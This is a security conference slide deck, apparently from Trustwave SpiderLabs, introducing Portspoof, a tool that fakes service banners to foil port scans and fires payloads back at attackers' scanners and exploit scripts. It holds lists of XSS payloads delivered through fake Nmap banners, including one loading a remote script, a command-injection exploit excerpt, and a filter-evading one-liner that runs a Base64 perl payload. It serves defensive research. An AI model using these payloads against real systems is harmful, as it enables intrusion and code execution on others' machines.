Pwn'ing you(r) cyber offenders

Presented by:

Piotr Duszynski
@drk1wi

;WHOAMI;#?

- Senior Security Consultant @Trustwave OSCP, OSCE, CEH
- In security field for the past 6 years, hacking since 9 …
- Enjoys security research, crazy road trips, mojitos and good music
- Regardless of this slide title tries not to be too nerdy

What is this presentation about?

Active (Offensive) defense in practice

- New defensive technique that renders your port scan results useless … WOOT
- New attack vectors against you(r) attackers offensive toolbox … WOOT WOOT
- Short introduction to a tool called: Portspoof.
- PWN'age POC DEMO for one of the well known port scanners.

“Blind attackers’ tools”

The art of Annoyance and Camouflage

Trustwave SpiderLabs

Trustwave

Destroying the reconnaissance phase

- Typical case scenario (a target system is behind a Firewall)

$ **nmap –sV -O** demo.addr.pl

```
Host is up (0.21s latency).
Not shown: 984 filtered ports
PORT     STATE  SERVICE      VERSION
22/tcp   open   ssh          OpenSSH 6.1 (protocol 2.0)
80/tcp   open   http         Apache httpd 2.2.24 ((Amazon))
1720/tcp open   H.323/Q.931?
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 104.51 seconds
```

Portspoof – implementation of the idea

GOAL: "make your attackers port scanning experience a real pain"

Worst possible scenario:

- All 65535 ports are **open** …

**Portspoof will bind to a single port*

- On **every** open port there is a **service listening**…

**Portspoof will dynamically generate valid service signatures ~ 8000 supported*

Your task:
Identify all **real** services on the remote system…

Rendering your port scan useless with Portspoof

- Worst case scenario (target system is behind the Portspoof) :

$ **nmap –sV –p - -PN** demo.addr.pl

….you will need a lot of patience!

Rendering your port scan useless

Scanning statistics:

65.535 open ports (services)
~120 MB of sent data
30682 s (8.5h)
and few beers later …

```
16648/tcp open  ssh            Cerberus FTP Server sshd fFRR (protocol 17894)
16649/tcp open  telnet         Maipu Router (shell w4S+e*)
16650/tcp open  ftp            Ocean FTPd
16651/tcp open  shell          w4cking-shell dUDYzL (**BACKDOOR**)
16652/tcp open  telnet         ser2net telnetd (Debian; serial port /dev/rjpdo)
16653/tcp open  telnet         Lantronix MSS100 serial interface telnetd 2140
16654/tcp open  imap           SmarterMail imapd
16655/tcp open  unknown
16656/tcp open  unknown
16657/tcp open  telnet         Ovislink WLA-9000AP WAP telnetd YVjcOYKUz
16658/tcp open  http           Blue Coat proxy server
16659/tcp open  ftp            Sun SunOS ftpd 5.
16660/tcp open  telnet         Busybox telnetd
16661/tcp open  activefax      ActFax Communication ActiveFax (German)
16662/tcp open  unknown
16663/tcp open  gopher-proxy   Symantec gopher proxy
16664/tcp open  unknown
16665/tcp open  crestron-xsig  Crestron PRO2 XSig communication
16666/tcp open  rtsp           Apple AirTunes rtspd FaMq_zFyZ
16667/tcp open  ftp            NetWare NMFTPD
16668/tcp open  smtp           iS/OS V5R4A0 or OS/400 smtpd
16669/tcp open  ftp            Witeleom router ftpd 298
16670/tcp open  smtp
16671/tcp open  ssh            (protocol 2.0)
16672/tcp open  unknown
16673/tcp open  nngs           No Name Go Server
16674/tcp open  smtp           Microsoft Exchange smtpd
16675/tcp open  ftp            Effekta MH 6000 UPS telnetd
16676/tcp open  codeforge      CodeForge IDE
16677/tcp open  printer        BSD/Linux lpd (source port denied)
16678/tcp open  smtp           AppleMailServer 7E
16679/tcp open  smtp           qmail smtpd o (Gentoo)
16680/tcp open  telnet         Welltech Wellgate VoIP adapter telnetd
16681/tcp open  imap           Cisco imapd
16682/tcp open  smtp           ArGoSoft Mail Server Freeware 320096
16683/tcp open  pop3           SmarterMail pop3d
16684/tcp open  ssh            Cisco IP Phone CP-7900G-series sshd (protocol 971281)
16685/tcp open  ftp            AXIS m camera ftpd o*
16686/tcp open  unknown
16687/tcp open  ftp            ProFTPD 52 (RedHat 6025664)
16688/tcp open  telnet         Samsung printer telnetd
16689/tcp open  imap           Microsoft Exchange 2000 imapd 9WXAIkcN
16690/tcp open  ssh            Bitvise WinSSHD eQ (FlowSsh aShv; protocol 239481; non-commercial use)
16691/tcp open  telnet         Netgear FV5f router telnetd
16692/tcp open  halfd          halfd Half-Life admin (Name ..?.); HL port 3)
16693/tcp open  ftp            WU-FTPD or MIT Kerberos ftpd m
16694/tcp open  ssh            lshd secure shell 0oMWKmUF (protocol 928290980)
16695/tcp open  X11            StarNet X-Win32 (Only accepting connections from net 6368392)
16696/tcp open  smtp           Hotmail Popper hotmail to smtp gateway
16697/tcp open  pop3           Kerio Connect pop3d wWLs
16698/tcp open  telnet         CircleMUD telnetd KKYr_BGE5
16699/tcp open  telnet         Netgear DM111 broadband router telnetd soGd
16700/tcp open  telnet         BladeCenter or TANDBERG Codec telnetd
16701/tcp open  telnet         Asante IntraCore 35160 telnetd
16702/tcp open  pop3-proxy     Spam Inspector pop3 proxy 889652013
16703/tcp open  netbios-ssn    Nepenthes honeypot netbios-ssn
16704/tcp open  kvm            Synergy KVM
16705/tcp open  ftp            pyftpd
16706/tcp open  4d-server      4th Dimension database server
16707/tcp open  lotusnotes     Lotus Domino server (CN=ftqnjy;OU=8VmutyBK/NqTAiZ;Org=mSWfOkucf)
16708/tcp open  smtp-proxy     Genua smtprelay
16709/tcp open  unknown
16710/tcp open  ipp            Kyocera Mita KM-1530 IPP
16711/tcp open  telnet         Dedicated Micros Digital Sprite 2 DVR debug telnetd (8 images saved in las
16712/tcp open  imap           Dovecot DirectAdmin imapd
16713/tcp open  trillian       Trillian MSN Module (Name .....)
16714/tcp open  pop3           Microsoft Exchange 2000 pop3d S+e*
16715/tcp open  unknown
16716/tcp open  multiplicity   Stardock Multiplicity KVM daemon
16717/tcp open  telnet         Epson printer telnetd
16718/tcp open  telnet         WhatRoute telnetd
16719/tcp open  msdtc          Microsoft Distributed Transaction Coordinator (error)
16720/tcp open  telnet         Lingo VoIP config telnetd
16721/tcp open  pop3           CommuniGate Pro BtdSkH
16722/tcp open  telnet         Bay Networks telnetd (BayllRg:A)
16723/tcp open  realport       Digi Etherlite 16 or 32 RealPort
16724/tcp open  telnet         BladeCenter or TANDBERG Codec telnetd
16725/tcp open  smtp           Synchronet smtpd 468409
16726/tcp open  smtp-proxy     spamd smtpd
16727/tcp open  lns            Legalis Intranet legal information server
16728/tcp open  imap           Binc imapd
16729/tcp open  unknown
```

Rendering your port scan useless

- NMAP OS identification results

$ **nmap –sV -O** demo.addr.pl

```
65129/tcp open  fw1-rlogin              Check Point FireWall-1 authenticated RLogin server (Evmrp0)
65389/tcp open  ident                   Internet Rex identd
Device type: general purpose
Running (JUST GUESSING): Linux 3.X (93%)
OS CPE: cpe:/o:linux:linux_kernel:3

Aggressive OS guesses: Linux 3.2 (93%), Linux 3.0 (92%), Linux 3.0 - 3.2 (85%)
No exact OS matches for host (test conditions non-ideal).
Service Info: Hosts: gTknkkuB, ouwH-rKWw, bWQnRo, ClFfHC, leLtAJg;
OSs: Unix, Windows, Linux, Solaris, NetWare; Devices: print server,webcam, router, storage-misc, printer;
Devices: print server, webcam, router, storage-misc, printer;
CPE:  cpe:/o:microsoft:windows, cpe:/o:redhat:linux, cpe:/o:sun:sunos,cpe:/o:novell:netware, cpe:/o:linux:linux_kernel
```

Rendering your port scan useless

- NMAP OS identification results:

Device type: general purpose

Running (JUST GUESSING): Linux 3.X (93%)
OS CPE: cpe:/o:linux:linux_kernel:3

Aggressive OS guesses: Linux 3.2 (93%), Linux 3.0 (92%), Linux 3.0 - 3.2 (85%)
No exact OS matches for host (test conditions non-ideal).

Service Info: Hosts: **gTknkkuB**, **ouwH-rKWw**, **bWQnRo**, **ClFfHC**, **leLtAJg**;

OSs: Unix, Windows, Linux, Solaris, NetWare; Devices: print server,webcam, router, storage-misc, printer;

Devices: print server, webcam, router, storage-misc, printer;

CPE: cpe:/o:microsoft:windows, cpe:/o:redhat:linux, cpe:/o:sun:sunos,cpe:/o:novell:netware, cpe:/o:linux:linux_kernel

Rendering your port scan useless

```
16922/tcp open  telnet          AXIS Webcam S+
16923/tcp open  ftp             vsftpd (Misconfigured)
16924/tcp open  ssh             Cyberoam UTM firewall sshd (protocol 57335030)
16925/tcp open  smtp            LSMTP smtpd ZwUgnBBM
16926/tcp open  smtp            HP Service Desk SMTP server 5WMDadU
16927/tcp open  desktop-central ManageEngine Desktop Central DesktopCentralServer
16928/tcp open  zabbix          Zabbix Monitoring System
16929/tcp open  telnet          Enterasys RBT-8200 switch telnetd
16930/tcp open  hp-gsg          HP JetDirect Generic Scan Gateway 9950
16931/tcp open  telnet          NovaNET-WEB backup server telnetd
16932/tcp open  jabber          Jabber instant messaging server
16933/tcp open  shell           w4ck1ng-shell hxICG (**BACKDOOR**)
16934/tcp open  4d-server       4th Dimension database server
16935/tcp open  pop3-proxy      AVG pop3 proxy 6
16936/tcp open  ssh             (protocol 9164)
16937/tcp open  ftp             ProFTPD DxK-Bh (CentOS _TsbPYz_p)
16938/tcp open  ftp             Argosy Research HD363N Network HDD ftpd
16939/tcp open  gkrellm         GKrellM System Monitor
16940/tcp open  smtp            QuickMail Pro smtpd 4
16941/tcp open  sieve           Cyrus timsieved XClkihuw_
16942/tcp open  smtp            Trend Micro InterScan S+ (on Postfix)
16943/tcp open  sdcomm          RSA SecureID Ace Server
16944/tcp open  telnet          Check Point FireWall-1 Client Authenticaton Server
```

Rendering your port scan useless

… and somewhere in the results you can find the hidden message …


```
Host is up (0.0088s latency).
PORT    STATE SERVICE VERSION
1/tcp   open  smtp    Unrecognized SMTP service (12345 0000000000000000000000000000000000000000000000000000)
2/tcp   open  smtp    Unrecognized SMTP service (12345 0000000000000000000000000000000000000000000000000000)
3/tcp   open  smtp    Unrecognized SMTP service (12345 0000000000000000000000000000000000000000000000000000)
4/tcp   open  smtp    Unrecognized SMTP service (12345 0000000000000000000000000000000000000000000000000000)
5/tcp   open  smtp    Unrecognized SMTP service (12345 0000000000000000000000000000000000000000000000000000)
6/tcp   open  smtp    Unrecognized SMTP service (12345 0fffffffffffffffffffffffffffffffffffffffffffffffffff00)
7/tcp   open  smtp    Unrecognized SMTP service (12345 0ffffffffffff777778887777777777cffffffffffffffffffff00)
8/tcp   open  smtp    Unrecognized SMTP service (12345 0ffffffffff8000000000000000008888887cfcffffffffffff00)
9/tcp   open  smtp    Unrecognized SMTP service (12345 0ffffffffff8000008880800000008888000000008887ffffffff00)
10/tcp  open  smtp    Unrecognized SMTP service (12345 0ffffffff700000088800888800088888800008800007ffffff00)
11/tcp  open  smtp    Unrecognized SMTP service (12345 0ffffffff000088808888000000000000888800000008ffffff00)
12/tcp  open  smtp    Unrecognized SMTP service (12345 0ffffffff800088088800000008800000888008880008ffffff00)
13/tcp  open  smtp    Unrecognized SMTP service (12345 0ffffffff000000888000000008000000800000008800007fffff00)
14/tcp  open  smtp    Unrecognized SMTP service (12345 0ffffff8000000000008888000000000800000000007fffff00)
15/tcp  open  smtp    Unrecognized SMTP service (12345 0ffffff70000000008cffffffc000000008000000000008fffff00)
16/tcp  open  smtp    Unrecognized SMTP service (12345 0ffffff8000000008ffffff007f8000000007cf7c80000007ffff00)
17/tcp  open  smtp    Unrecognized SMTP service (12345 0fffff7880000780f7cffff7800f8000008ffffff80808807fff00)
18/tcp  open  smtp    Unrecognized SMTP service (12345 0fff7800087800007780088 7fc8f80007fffc7778800000880cff00)
19/tcp  open  smtp    Unrecognized SMTP service (12345 0ff70008fc77f7000000f80008f8000007f000000000000888ff00)
20/tcp  open  smtp    Unrecognized SMTP service (12345 0ff0008f00008ffc787f7000000000008f000000087fff8088cf00)
21/tcp  open  smtp    Unrecognized SMTP service (12345 0f7000f8007700087777000000000000f80008f7f70088000cf00)
22/tcp  open  smtp    Unrecognized SMTP service (12345 0f8008c008fff8000000000007800000007f800087708000800ff00)
23/tcp  open  smtp    Unrecognized SMTP service (12345 0f8008707ff07ff8000008088ff800000000f7000000f800808ff00)
24/tcp  open  smtp    Unrecognized SMTP service (12345 0f7000f888f8007ff7800000770877800000cf780000ff00807ff00)
25/tcp  open  smtp    Unrecognized SMTP service (12345 0ff0808800cf0000ffff70000f877f70000c70008008ff8088fff00)
26/tcp  open  smtp    Unrecognized SMTP service (12345 0ff70800008ff800f007fff70880000087f70000007fcf7007fff00)
27/tcp  open  smtp    Unrecognized SMTP service (12345 0fff70000007fffcf700008ffc778000078000087ff87f700ffff00)
28/tcp  open  smtp    Unrecognized SMTP service (12345 0ffffc000000f80fff700007787cfffc7787fffff0788f708ffff00)
29/tcp  open  smtp    Unrecognized SMTP service (12345 0fffff7000008f00fffff78f800008f887ff880770778f708ffff00)
30/tcp  open  smtp    Unrecognized SMTP service (12345 0ffffff8000007f0780cffff700000c000870008f07fff707ffff00)
31/tcp  open  smtp    Unrecognized SMTP service (12345 0ffffcf7000000cfc00008fffff777f7777f777fffffff707ffff00)
32/tcp  open  smtp    Unrecognized SMTP service (12345 0cccccff0000000ff000008c8cffffffffffffffffff807ffff00)
33/tcp  open  smtp    Unrecognized SMTP service (12345 0ffffffff70000000ff8000c700087fffffffffffffffcf808ffff00)
34/tcp  open  smtp    Unrecognized SMTP service (12345 0ffffffff800000007f708f000000c0888ff78f78f777c008ffff00)
35/tcp  open  smtp    Unrecognized SMTP service (12345 0ffffffffff800000008fff7000008f0000f808f0870cf7008ffff00)
36/tcp  open  smtp    Unrecognized SMTP service (12345 0ffffffffff708880800 8fff80008f0008c00770f78ff0008ffff00)
37/tcp  open  smtp    Unrecognized SMTP service (12345 0ffffffffffffc8088888008cffffff7887f87ffffff800000ffff00)
38/tcp  open  smtp    Unrecognized SMTP service (12345 0ffffffffffffff708888880008777ccf77fc777800000000ffff00)
39/tcp  open  smtp    Unrecognized SMTP service (12345 0ffffffffffffff8008888800000000000000000800800cfff00)
40/tcp  open  smtp    Unrecognized SMTP service (12345 0ffffffffffffffff700088788000000000000088780080 07fff00)
41/tcp  open  smtp    Unrecognized SMTP service (12345 0ffffffffffffffff7000088888000000000000888000080007fff00)
42/tcp  open  smtp    Unrecognized SMTP service (12345 0ffffffffffffffffffc8000000000000000000888000007fff00)
43/tcp  open  smtp    Unrecognized SMTP service (12345 0ffffffffffffffffffffff7800000000000008888000008ffff00)
44/tcp  open  smtp    Unrecognized SMTP service (12345 0ffffffffffffffffffffffff7878000000000000000000cffff00)
45/tcp  open  smtp    Unrecognized SMTP service (12345 0ffffffffffffffffffffffffffffffc88000000000000008ffffff00)
46/tcp  open  smtp    Unrecognized SMTP service (12345 0ffffffffffffffffffffffffffffffff7788888887ffffffff00)
47/tcp  open  smtp    Unrecognized SMTP service (12345 0ffffffffffffffffffffffffffffffffffffffffffffffffff00)
48/tcp  open  smtp    Unrecognized SMTP service (12345 0000000000000000000000000000000000000000000000000000)
49/tcp  open  smtp    Unrecognized SMTP service (12345 0000000000000000000000000000000000000000000000000000)
```

Trustwave SpiderLabs

Trustwave

Rendering your port scan useless

- **AMAP**: $ amap –q demo.addr.pl 3000-3100

```
Protocol on 54.217.218.137:3086/tcp matches telnet
Protocol on 54.217.218.137:3041/tcp matches rlogin
Protocol on 54.217.218.137:3041/tcp matches telnet-t-rex-proxy
Protocol on 54.217.218.137:3087/tcp matches telnet-t-rex-proxy
Protocol on 54.217.218.137:3016/tcp matches telnet
Protocol on 54.217.218.137:3022/tcp matches rlogin
Protocol on 54.217.218.137:3022/tcp matches telnet
Protocol on 54.217.218.137:3019/tcp matches telnet-t-rex-proxy
Protocol on 54.217.218.137:3085/tcp matches telnet-aix
Unrecognized response from 54.217.218.137:3099/tcp (by trigger rpc) received.
Please send this output and the name of the application to vh@thc.org:
0000:  0a46 656c 6978 2052 656d 6f74 6520 5368    [ .Felix Remote Sh ]
0010:  656c 6c20 436f 6e73 6f6c 653a 0d0a 3d3d    [ ell Console:..== ]
0020:  3d3d 3d3d 3d3d 3d3d 3d3d 3d3d 3d3d 3d3d    [ ================ ]
0030:  3d3d 3d3d 3d3d 3d3d 3d3d 0d0a 0d0a 2d3e    [ ==========....-> ]
0040:  200a                                       [ .                ]
o078/tcp open  ssh                    (protocol 39360)
n 54.217.218.137:3055/tcp matches rlogin
Protocol on 54.217.218.137:3055/tcp matches telnet
Protocol on 54.217.218.137:3008/tcp matches telnet-t-rex-proxy
Protocol on 54.217.218.137:3030/tcp matches telnet-t-rex-proxy
Protocol on 54.217.218.137:3034/tcp matches rlogin
Protocol on 54.217.218.137:3034/tcp matches telnet-t-rex-proxy
Protocol on 54.217.218.137:3050/tcp matches telnet-t-rex-proxy
Protocol on 54.217.218.137:3071/tcp matches telnet
Protocol on 54.217.218.137:3091/tcp matches telnet-aix
Protocol on 54.217.218.137:3046/tcp matches telnet-t-rex-proxy
```

Rendering your port scan useless - conclusions

- **SYN/ACK/FIN/…** stealth scans are **no** longer **helpful**!
- OS identification is a bit more challenging …
- Forces you to generate a huge amount of traffic through service probes …

"Security by obscurity" - but so is the mimicry in the natural environment…

Bypassing Portspoof – ideas

- There is no trivial way to detect false signatures …
- IP Fragmentation and other evasion techniques will not work …
- Thread pool exhaustion: play with the thread pool number to handle all incoming connections …

Please send any bypass ideas that you have to the portspoof mailing list ;)

“Active (Offensive) Defense in practice” exploiting your attackers’ tools…

“The best defense is a good offense” - Sun Tzu (The Art of War)

Trustwave SpiderLabs

Trustwave®

Exploiting through Nmap port scanner

```
FLE-CO-3PDV35:~ pduszynski$ nmap -sV 172.16.37.145  -n -p 1-10

Starting Nmap 6.25 ( http://nmap.org ) at 2013-07-05 12:03 CEST
Nmap scan report for 172.16.37.145
Host is up (0.00052s latency).
PORT   STATE SERVICE  VERSION
1/tcp  open  pop3     Lotus Domino POP3 server A (CN=AAAAAAAAAAAAAAAAAA;Org=xxx)
2/tcp  open  pop3     Lotus Domino POP3 server A (CN=W00TW00TW000TW000T;Org=xxx)
3/tcp  open  smtp     OpenSMTPD
4/tcp  open  smtp     Unrecognized SMTP service (<script>alert('XSS')</script>)
5/tcp  open  smtp     Unrecognized SMTP service (<img src='' onerror=alert('XSS')/>)
6/tcp  open  smtp     OpenSMTPD
5/tcp  open  smtp     Unrecognized SMTP service (<img src='' onerror=alert('XSS')/>)
7/tcp  open  pop3     Lotus Domino POP3 server A (CN=<IMG%20SRC="javascript:alert('XSS');">;Org=xxx)
8/tcp open  smtp
9/tcp  open  smtp     Unrecognized SMTP service (4m2v4 <IMG SRC=javascript:alert(String.fromCharCode(88,83,83))>)
10/tcp open  smtp
Service Info: Hosts: AAAAAAAAAAAAAAAAAA, W00TW00TW00TW00T

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.43 seconds
```

./portspoof –f fuzz_payloads –n fuzz_nmap_signatures

Interesting injection points through NMAP service probe engine:

- **Version** fields, **Hosts** fields
- Possibly also others can be found (hint: NSE output) …

Depending on the matched Nmap regex. you can have around ~100bytes for your payload.

Exploiting through Nmap port scanner

Does Nmap filter anything ? YES !

Version field:

- **-oN** (no filtering: ASCII printable + "space" chars)
- **-oG** (filtering: all instances of **/** are replaced with **|**)
- **-oX** (filtering: all reserved HTML chars are replaced with char entities)


Service Info field:

Commercial port scanner: XSS example

```
PORT     STATE SERVICE VERSION
9090/tcp open  smtp    Unrecognized SMTP service (12345 +ADw-img src=x onerror='a setter=alert,a="UTF-7-XSS"; '+AD4-)
```

XSS payload: partially UTF-7 encoded without parenthesis


Nmap report generation tool nr. 1 (McAfee SuperScan 4.0)



Open source reporting tool: XSS example

```
17/tcp open  smtp    Unrecognized SMTP service (4m2v4 <SCRIPT>alert('XSS');</SCRIPT>)
```

Nmap report generation tool nr.2 (anonymous)



Blind/Generic XSS pwn'age

```
Nmap scan report for 172.16.37.145
Host is up (0.00068s latency).
PORT   STATE SERVICE VERSION
1/tcp  open  smtp    Unrecognized SMTP service (4m2v4 <IMG%20SRC="javascript:alert('XSS')")
2/tcp  open  smtp    Unrecognized SMTP service (4m2v4 <IMG%20SRC='vbscript:msgbox("XSS")'>)
3/tcp  open  smtp    Unrecognized SMTP service (4m2v4 <IMG%20SRC="mocha:[code]">)
4/tcp  open  smtp    Unrecognized SMTP service (4m2v4 <IMG%20SRC="livescript:[code]">)
5/tcp  open  smtp    Unrecognized SMTP service (4m2v4 <IFRAME%20SRC="javascript:alert('XSS');"></IFRAME>)
6/tcp  open  smtp    Unrecognized SMTP service (4m2v4 <FRAMESET><FRAME%20SRC="javascript:alert('XSS');"></FRAMESET>)
7/tcp  open  smtp    Unrecognized SMTP service (4m2v4 <TABLE%20BACKGROUND="javascript:alert('XSS')">)
8/tcp  open  smtp    Unrecognized SMTP service (4m2v4 <DIV%20STYLE="background-image:%20url(javascript:alert('XSS'))">)
9/tcp  open  smtp    Unrecognized SMTP service (4m2v4 <DIV%20STYLE="background-image:%20url(&#1;javascript:alert('XSS'))">)
10/tcp open  smtp    Unrecognized SMTP service (4m2v4 <DIV%20STYLE="width:%20expression(alert('XSS'));">)
11/tcp open  smtp    Unrecognized SMTP service (4m2v4 <STYLE>@imort'aasc)
12/tcp open  smtp    Unrecognized SMTP service (4m2v4 <IMG%20SRC=javascript:alert(String.fromCharCode(88,83,83))>)
13/tcp open  smtp    Unrecognized SMTP service (4m2v4 <IMG%20SRC=`javascript:alert("RSnake%20says,%20'XSS'")`>)
14/tcp open  smtp    Unrecognized SMTP service (4m2v4 <IMG%20SRC=JaVaScRiPt:alert('XSS')>)
15/tcp open  smtp    Unrecognized SMTP service (4m2v4 <IMG%20SRC=javascript:alert(&quot;XSS&quot;)>)
16/tcp open  smtp    Unrecognized SMTP service (4m2v4 <IMG%20SRC=javascript:alert('XSS')>)
17/tcp open  smtp    Unrecognized SMTP service (4m2v4 <SCRIPT>alert('XSS');</SCRIPT>)
18/tcp open  smtp    Unrecognized SMTP service (4m2v4 <IMG%20SRC="javascript:alert('XSS');">)
19/tcp open  smtp    Unrecognized SMTP service (4m2v4 <IMG%20SRC="%20&#14;%20%20javascript:alert('XSS');">)
20/tcp open  smtp    Unrecognized SMTP service (4m2v4 <SCRIPT/XSS%20SRC="http://ha.ckers.org/xss.js"></SCRIPT>)

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.82 seconds
FLE-CO-3PDV35:LaNMaSteR53-peepingtom-8b5092702126 pduszynski$
```

$ ./portspoof -v –f XSS.txt –n fuzz_nmap_signatures

Public exploit script: OS command injection example

Exploiting your attackers' exploits :D

Lotus CMS 3.0 eval() Remote Command Execution Exploit

```
page_exists(){
        #confirm page exists
        curl "$target$path/index.php?page=index" -I -o "$storage1" 2> /dev/null
        cat "$storage1" | sed '2,20d' | cut -d' ' -f2 > "$storage2" 2> /dev/null
        pageused=$(cat "$storage2")
        if [ "$pageused" == '200' ]; then
                echo
                echo "Path found, now to check for vuln...." | grep --color -E 'Path found||now to check for vuln'
                echo
                vuln_check
        else
                echo "Provided site and path not found, sorry...."
                exit;
        fi
}
```

Public exploit script: OS command injection example

Portspoof exploiting signature :

80 "whoami\n"

```
FLE-CO-3PDV35:~ pduszynski$ nc 172.16.37.145 80

whoami
```

Exploits' new **extra** output:

```
root@bt:~# bash cmd.sh 172.16.37.145  /
root
Provided site and path not found, sorry....
root@bt:~#
```

Public exploit script: OS command injection example

Creating a universal OS command injection payload one-liner

Challenge:

- Spaces aren't allowed ! : **| cut –f2 –d'**
- Apostrophes and pipes aren't allowed ! : ***$(cat "storage2")***

Public exploit script: OS command injection example

Creating a universal OS command injection payload one-liner

/bin/bash\t-c\t{perl,-e,$0,useSPACEMIME::Base64,**B64_perl_payload** }\t
$_=$ARGV[0];~s/SPACE/\t/ig;eval;$_=$ARGV[1];eval(decode_base64($_));

- Use **\t** instead of **spaces**
- Use '**Bash Brace Expansion**' to address the lack of apostrophes
- Use regex to add additional **\t**
- Import missing packages on the fly and execute Base64 encoded payload >:]

Blind/generic defensive exploitation

Pros:

+ Really effective against aggressive scanning scripts (autopwn)

+ Moderately effective against exploit scripts with easy to exploit vulnerabilities


Cons:

- Like with any fuzzing, … you will need a bit of luck.
- You will not exploit more challenging bugs … Create your own dedicated signatures for that ;)

Use **Metasploit** and **BeEf** payloads to gather additional information about PWN'ed targets.

In hunt for a vulnerable software …

Use your Google jutsu skills (previous examples were found in TOP10) :



And you will find **many** interesting targets…

Tip: search for .sh (~8000 results), .pl , etc.

Offensive Defense – target vulnerabilities

You can expect to find (like in any software):

- **XSS**, XML injections, **SQL injections**, **OS command injections**, etc.
- Buffer/Heap overflows, Format string overflows, etc.
- DOS vectors

Nmap NSE PWN Demo

Portspoof - 2 in 1 tool …

Portspoof

Service Signature Emulator / Exploitation Framework Frontend

- **Service emulator mode**
  - Marginal CPU/memory usage (even handling heavy scans)
  - Binds to just one port per instance (127.0.0.1:4444)
  - Over 8000 dynamic service signatures
  - Configurable through iptables:

- A PREROUTING -i eth1 -p tcp -m tcp --dport 1:65535 -j REDIRECT --to-ports 4444

Portspoof: further information

Portspoof URLs:

http://portspoof.org/

Mailing list:

subscribe@portspoof.org

Git repository (including the presented exploits):

https://github.com/drk1wi/portspoof/

Contact me:

piotr[at]duszynski.eu (PGP fingerprint: FCD2 B5DA 1AE2 056F 4AC8 901D 7258 7496 ECCD 36F3)

http://twitter/drk1wi

Thank you ☺

Trustwave SpiderLabs

Trustwave®